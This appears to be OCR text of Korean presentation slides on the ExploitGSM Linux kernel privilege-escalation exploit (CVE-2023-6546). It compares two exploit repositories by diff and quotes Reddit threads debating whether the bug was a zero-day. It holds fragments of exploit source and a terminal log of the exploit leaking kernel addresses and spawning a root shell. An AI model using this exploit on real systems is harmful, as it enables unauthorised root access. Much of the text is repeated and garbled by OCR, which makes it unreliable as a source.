
enum {
- WORK_STRUCT_PENDING_BIT = 0, /* work item is pending execution */
- WORK_STRUCT_INACTIVE_BIT= 1, /* work item is inactive */
- WORK_STRUCT_PWQ_BIT = 2, /* data points to pwq */
- WORK_STRUCT_LINKED_BIT = 3, /* next work is linked to this one */
+ WORK_STRUCT_PENDING_BIT = 0, /* work item is pending execution */
+ WORK_STRUCT_INACTIVE_BIT= 1, /* work item is inactive */
+ WORK_STRUCT_PWQ_BIT = 2, /* data points to pwq */
+ WORK_STRUCT_LINKED_BIT = 3, /* next work is linked to this one */
}
```



Exploit Code Diffing

```
diff -u ./GSM_linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/ExploitGSM_6_5/main.c
```

```
z3rodae0@z3rodae0:~/Documents/ExploitGSM/ExploitGSM_6_5$ diff -u ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/ExploitGSM_6_5/main.c
--- ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c    2018-07-10 11:45:23.000000000 +0900
+++ ./ExploitGSM/ExploitGSM_6_5/main.c    2018-07-10 11:43:27.000000000 +0900
@@ -1,5 +1,3 @@
// GSM Linux Kernel Race Condition -> UAF
-
#define _GNU_SOURCE
#include <stdio.h>
#include <errno.h>
@@ -45,23 +43,27 @@
#define UNUSED(x) (void)(x)
#define ALIGN_UP(p, size) ((__typeof__(p))-#define PAGE_UP(addr) ((addr)+((PAGE_
#define SPIN_WAIT_CONDITION(value, cond
-
#define MIN(X, Y) (((X) < (Y)) ? (X) : (
+
#define BIT(name)          (1ULL <<
+#define HEAP_SPRAY_SIZE 1024
+#define BITS_PER_LONG 64
+
#ifndef GSMIOC_SETCONF_EXT
struct gsm_dlci_config {
-    __u32 channel;           /* DLCI
-    __u32 adaption;         /* Conver
-    __u32 mtu;              /* Maximum trans
-    __u32 priority;         /* Prior
-    __u32 i;                /* Frame type (1
-    __u32 k;                /* Window size (
-    __u32 reserved[8];     /* For future us
+    __u32 channel;           /* DLCI (
+    __u32 adaption;         /* Converge
+    __u32 mtu;              /* Maximum transfer
+    __u32 priority;         /* Priority (0 for default value)
+    __u32 i;                /* Frame type (1 = UIH, 2 = UI) */
+    __u32 k;                /* Window size (0 for default value) */
+    __u32 reserved[8];      /* For future use, must be initialized to zero */
-    __u32 pending_bit;       /* Pending work item
-    __u32 inactive_bit;     /* Inactive work item
-    __u32 pwq_bit;          /* Data points to pwq
-    __u32 linked_bit;       /* Next work is linked to this one
-    __u32 pending_bit;       /* Pending work item
-    __u32 inactive_bit;     /* Inactive work item
-    __u32 pwq_bit;          /* Data points to pwq
-    __u32 linked_bit;       /* Next work is linked to this one
-
```



```
    __IOWR('G', 7, struct gsm_dlci_config)
    __IOW('G', 8, struct gsm_dlci_config)
    __IOWR('G', 7, struct gsm_dlci_config)
    __IOW('G', 8, struct gsm_dlci_config)

D = 0x61;
ST = 0x11;
OF = 0x7E;
        0x2F;
        0xFF;
C = 0x71;
C = 0x71;
        0x01;
        0x02;
        0x10;

OX = 1000000;
TATION = 1000000;

_OFFSET = 11;
2;
T = SECTOR_SIZE;
T = 1;
55;
NEL_SIZE_OFFSET = 4;
SET = BOOT_ENTRY_OFFSET - 15;
8;
        = 0x04;
        sizeof(uint64_t) * 10;

        (1ULL << name)
ACHE = BIT(6);
24
NOTE_ENTRY = 1;

    WORK_STRUCT_PENDING_BIT = 0, /* work item is pending execution */
    WORK_STRUCT_INACTIVE_BIT= 1, /* work item is inactive */
    WORK_STRUCT_PWQ_BIT = 2, /* data points to pwq */
    WORK_STRUCT_LINKED_BIT = 3, /* next work is linked to this one */
    WORK_STRUCT_PENDING_BIT = 0, /* work item is pending execution */
    WORK_STRUCT_INACTIVE_BIT= 1, /* work item is inactive */
    WORK_STRUCT_PWQ_BIT = 2, /* data points to pwq */
    WORK_STRUCT_LINKED_BIT = 3, /* next work is linked to this one */
-
```

YuriCrimson과 Jmep4x의 익스플로잇은 동일합니다.
차이점 대부분은 공백입니다.




GSM 0-day Timeline

The scammer identification results



YuriCrimson

VS



jmpe4x



GSM 0-day Timeline

The scammer identification results



YuriCrimson

VS



jrnpe4x



This is not a zero-day?



This is not a zero-day?

GSM 0 day에 대한 레퍼런스를 찾던 중에 한 포럼에 토론을 발견했습니다.

r/linux • 2 mo. ago
thecowmilk_

Someone found a kernel 0day.

Kernel

Link of the repo: [here](#).

```
mathieu@pouet:~/ExploitGSM/ExploitGSM_6_5$ grep -R VERSION_ID /etc/os-release
VERSION_ID="22.04"
mathieu@pouet:~/ExploitGSM/ExploitGSM_6_5$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address -> ffffffff9a6933d0
text leaked address -> ffffffff98000000
lockdep_map_size -> 32
spinlock_t_size -> 4
mutex_size -> 32
tty port -> 376
tty buffhead -> 136
dead -> 524
waiting setconf dlc1 thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@pouet:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),134(lxd),135(sambashare),1000(mathieu)
root@pouet:/root# █
```



This is not a zero-day?

GSM 0 day에 대한 레퍼런스를 찾던 중에 한 포럼에 토론을 발견했습니다.

r/linux • 2 mo. ago
thecowmilk_

Someone found a kernel 0day.

Kernel

Link of the repo: [here](#).

```
mathieu@pouet:~/ExploitGSM/ExploitGSM_6_5$ grep -R VERSION_ID /etc/os-release
VERSION_ID="22.04"
mathieu@pouet:~/ExploitGSM/ExploitGSM_6_5$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address -> ffffffff9a6933d0
text leaked address -> ffffffff98000000
lockdep_map_size -> 32
spinlock_t_size -> 4
mutex_size -> 32
tty port -> 376
tty buffhead -> 136
dead -> 524
waiting setconf dlc1 thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@pouet:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),134(lxd),135(sambashare),1000(mathieu)
root@pouet:/root#
```



This is not a zero-day?

GSM 0 day에 대한 레퍼런스를 찾던 중에 한 포럼에 토론을 발견했습니다.

r/linux • 2 mo. ago
thecowmilk_

Someone found a kernel 0day.

Kernel

Link of the repo: [here](#).

```
mathieu@pouet:~/ExploitGSM/ExploitGSM_6_5$ grep -R VERSION_ID /etc/os-release
VERSION_ID="22.04"
mathieu@pouet:~/ExploitGSM/ExploitGSM_6_5$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address -> ffffffff9a6933d0
text leaked address -> ffffffff98000000
lockdep_map_size -> 32
spinlock_t_size -> 4
mutex_size -> 32
tty port -> 376
tty buffhead -> 136
dead -> 524
waiting setconf dlc1 thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@pouet:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),134(lxd),135(sambashare),1000(mathieu)
root@pouet:/root#
```

ExploitGSM이라는 글자가 있는 걸 봐서 이 글은 GSM 0 day와 관련된 글이라는 것을 알 수 있습니다.



This is not a zero-day?

GSM 0 day에 대한 대화를 살펴보겠습니다.

r/linux • 2 mo. ago
thecowmilk_

Someone found a kernel exploit!

Kernel

Link of the repo: [here](#).

```
nathieu@pouet:/Exploits/Exploits$ grep VERSION /proc/version
VERSION = "22.04"
nathieu@pouet:/Exploits/Exploits$ ./ExploitXen
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address -> ffffffff9a6933d
text leaked address -> ffffffff98000000
lockdep_map_size -> 32
spinlock_t_size -> 4
mutex_size -> 32
tty_port -> 376
tty_buffhead -> 136
dead -> 524
waiting setconf dcl thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root")
See "man sudo_root" for details.

root@pouet:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm)
root@pouet:/root#
```



linux kernel 0 day에 대한 해커들의 대화를 살펴보겠습니다.
ExploitGSM이라는 글자가 있는 걸 봐서 이를 GSM 0 day와 관련된 글이라는 것을 알 수 있습니다.



This is not a zero-day?

Precisely Defining a Zero-Day

대규모 과제9320 • 2개월 전

이 문제는 6.5와 모든 LTS 커널에서 반년 전에 수정되었습니다.

↑ 888 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

nickram81 • 2개월 전

그래서.... 제로데이는 아니고

↑ 436 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

djfdhigkgflaruflg • 2개월 전

제로데이였습니다. 어느 순간 🎉

↑ 396 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

심리-Sir51 • 2개월 전

어디선가 항상 420이야

상황의 유형

↑ 123 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

수박 스팽커 • 2개월 전

시간대가 어떻게 작동하는지 잘 모르겠지만, 나는 당신이 생각하는 방식을 좋아합니다.

↑ 4 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

Slight_Manufacturer6 • 2개월 전

패치가 적용되기 전에 악성에서 사용된 것이 발견된 경우에는 제로데이만 적용됩니다. 내부적으로 또는 "좋은 사람"에 의해 발견되었고 패치되기 전에 악용되지 않은 경우에는 0일이 아닙니다.



This is not a zero-day?

Precisely Defining a Zero-Day

대규모 과제9320 · 2개월 전

이 문제는 6.5와 모든 LTS 커널에서 반년 전에 수정되었습니다.

↑ 888 ↓ 회신하다 ☺ 상 ↑ 공유하다 ...

nickram81 · 2개월 전

그래서.... 제로데이는 아니고

↑ 436 ↓ 회신하다 ☺ 상 ↑ 공유하다 ...

djfdhigkgflaruflg · 2개월 전

제로데이였습니다. 어느 순간 🎉

↑ 396 ↓ 회신하다 ☺ 상 ↑ 공유하다 ...

심리-Sir51 · 2개월 전

어디선가 항상 420이야

상황의 유형

↑ 123 ↓ 회신하다 ☺ 상 ↑ 공유하다 ...

수박 스팽커 · 2개월 전

시간대가 어떻게 작동하는지 잘 모르겠지만, 나는 당신이 생각하는 방식을 좋아합니다.

↑ 4 ↓ 회신하다 ☺ 상 ↑ 공유하다 ...

Slight_Manufacturer6 · 2개월 전

패치가 적용되기 전에 악용되는 경우에는 제로데이만 적용됩니다. 내부적으로 또는 "좋은 사람"에 의해 발견되었고 패치되기 전에 악용되지 않은 경우에는 0일이 아닙니다.

djfdhigkgflaruflg · 2개월 전

제로데이의 문제는 "아무도 이를 악용하지 않았다"고 주장하는 것이 현실이라기보다는 믿음에 가깝다는 것입니다.

↑ 1 ↓ 회신하다 ☺ 상 ↑ 공유하다 ...

Slight_Manufacturer6 · 2개월 전

예. 누군가가 있는지 없는지는 알 수 없지만 악용에서 발견되기 전까지는 공식적으로 0일이 아닙니다.

요점은 용어가 종종 잘못 사용된다는 것입니다.

↑ 1 ↓ 회신하다 ☺ 상 ↑ 공유하다 ...



This is not a zero-day?

Precisely Defining a Zero-Day

대규모 과제9320 · 2개월 전

이 문제는 6.5와 모든 LTS 커널에서 반년 전에 수정되었습니다.

↑ 888 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

nickram81 · 2개월 전

그래서.... 제로데이는 아니고

↑ 436 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

djfdhigkgflaruflg · 2개월 전

제로데이였습니다. 어느 순간 🎉

↑ 396 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

심리-Sir51 · 2개월 전

어디선가 항상 420이야

상황의 유형

↑ 123 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

수박 스팽커 · 2개월 전

시간대가 어떻게 작동하는지 잘 모르겠지만, 나는 당신이 생각하는 방식을 좋아합니다.

↑ 4 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

Slight_Manufacturer6 · 2개월 전

패치가 적용되기 전에 악용되거나 발견된 경우에는 제로데이만 적용됩니다. 내부적으로 또는 "좋은 사람"에 의해 발견되었고 패치되기 전에 악용되지 않은 경우에는 0일이 아닙니다.

djfdhigkgflaruflg · 2개월 전

제로데이의 문제는 "아무도 이를 악용하지 않았다"고 주장하는 것이 현실이라기보다는 믿음에 가깝다는 것입니다.

↑ 1 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

Slight_Manufacturer6 · 2개월 전

예. 누군가가 있는지 없는지는 알 수 없지만 악용에서 발견되기 전까지는 공식적으로 0일이 아닙니다.

요점은 용어가 종종 잘못 사용된다는 것입니다.

↑ 1 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

젤리스12 · 2개월 전

180일, 원한다면

↑ 116 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

Mechanical터키어 · 2개월 전

거기엔 0이 있어

↑ 81 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...



This is not a zero-day?

Precisely Defining a Zero-Day

대규모 과제9320 · 2개월 전

이 문제는 6.5와 모든 LTS 커널에서 반년 전에 수정되었습니다.

↑ 888 ↓ 회신하다 상 공유하다 ...

nickram81 · 2개월 전

그래서.... 제로데이는 아니고

↑ 436 ↓ 회신하다 상 공유하다 ...

djfdhigkgflaruflg · 2개월 전

제로데이였습니다. 어느 순간 🎉

↑ 396 ↓ 회신하다 상 공유하다 ...

심리-Sir51 · 2개월 전

어디선가 항상 420이야

상황의 유형

↑ 123 ↓ 회신하다 상 공유하다 ...


수박 스팽거 · 2개월 전

시간대가 어떻게 작동하는지 잘 모르겠지만, 나는

↑ 4 ↓ 회신하다 상 공유하다 ...

Slight_Manufacturer6 · 2개월 전

패치가 적용되기 전에 악생에서 사용된 것이 발견된 경우에는 제로데이만 적용됩니다. 내부적으로 또는 "좋은 사람"에 의해 발견되었고 패치되기 전에 악용되지 않은 경우에는 0일이 아닙니다.



이를 악용하지 않았다"고 주장하는 것이 현실이라기보다는 믿음에

상 공유하다 ...

· 2개월 전

없는지는 알 수 없지만 악생에서 발견되기 전까지는 공식적으로 0일

잘못 사용된다는 것입니다.

상 공유하다 ...

상 공유하다 ...

상 공유하다 ...

상 공유하다 ...

거기엔 0이 있어

↑ 81 ↓ 회신하다 상 공유하다 ...

Zero-day에 대한 정확한 정의를 강조합니다.



This is not a zero-day?

Isn't it like CVE-2023-6546?

대규모 과제9320 · 2개월 전

이 문제는 6.5와 모든 LTS 커널에서 반년 전에 수정되었습니다.

↑ 888 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

nickram81 · 2개월 전

그래서.... 제로데이는 아니고

↑ 436 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

djfdhigkgflaruflg · 2개월 전

제로데이였습니다. 어느 순간 🎉

↑ 396 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

심리-Sir51 · 2개월 전

어디선가 항상 420이야

상황의 유형

↑ 123 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

수박 스팽거 · 2개월 전

시간대가 어떻게 작동하는지 잘 모르겠지만, 나는 당신이 생각하는 방식을 좋아합니다.

↑ 4 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

Slight_Manufacturer6 · 2개월 전

패치가 적용되기 전에 악성에서 사용된 것이 발견된 경우에는 제로데이만 적용됩니다. 내부적으로 또는 "좋은 사람"에 의해 발견되었고 패치되기 전에 적용되지 않은 경우에는 0일이 아닙니다.

a1b4fd · 2개월 전

링크로 증명해 주실 수 있나요?

↑ 4 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

대규모 과제9320 · 2개월 전

https://bugzilla.redhat.com/show_bug.cgi?id=2255498

CVE-2023-6546, ZDI-CAN-20527

↑ 24 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

a1b4fd · 2개월 전

이제 최신 데비안에서 작동하는 것으로 보이는 두 번째 공격이 있습니다.

↑ 19 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...

wRAR_ · 2개월 전

그렇다면 다른 문제이거나 최신이 아닌 커널입니다.

↑ 8 ↓ 회신하다 ⚡ 상 ↑ 공유하다 ...


우즈론울프 · 2개월 전

아마도 데비안의 최신 안정 커널에서 작동한다는 것을 방금 확인했기 때문에 다른 문제일 수 있습니다.



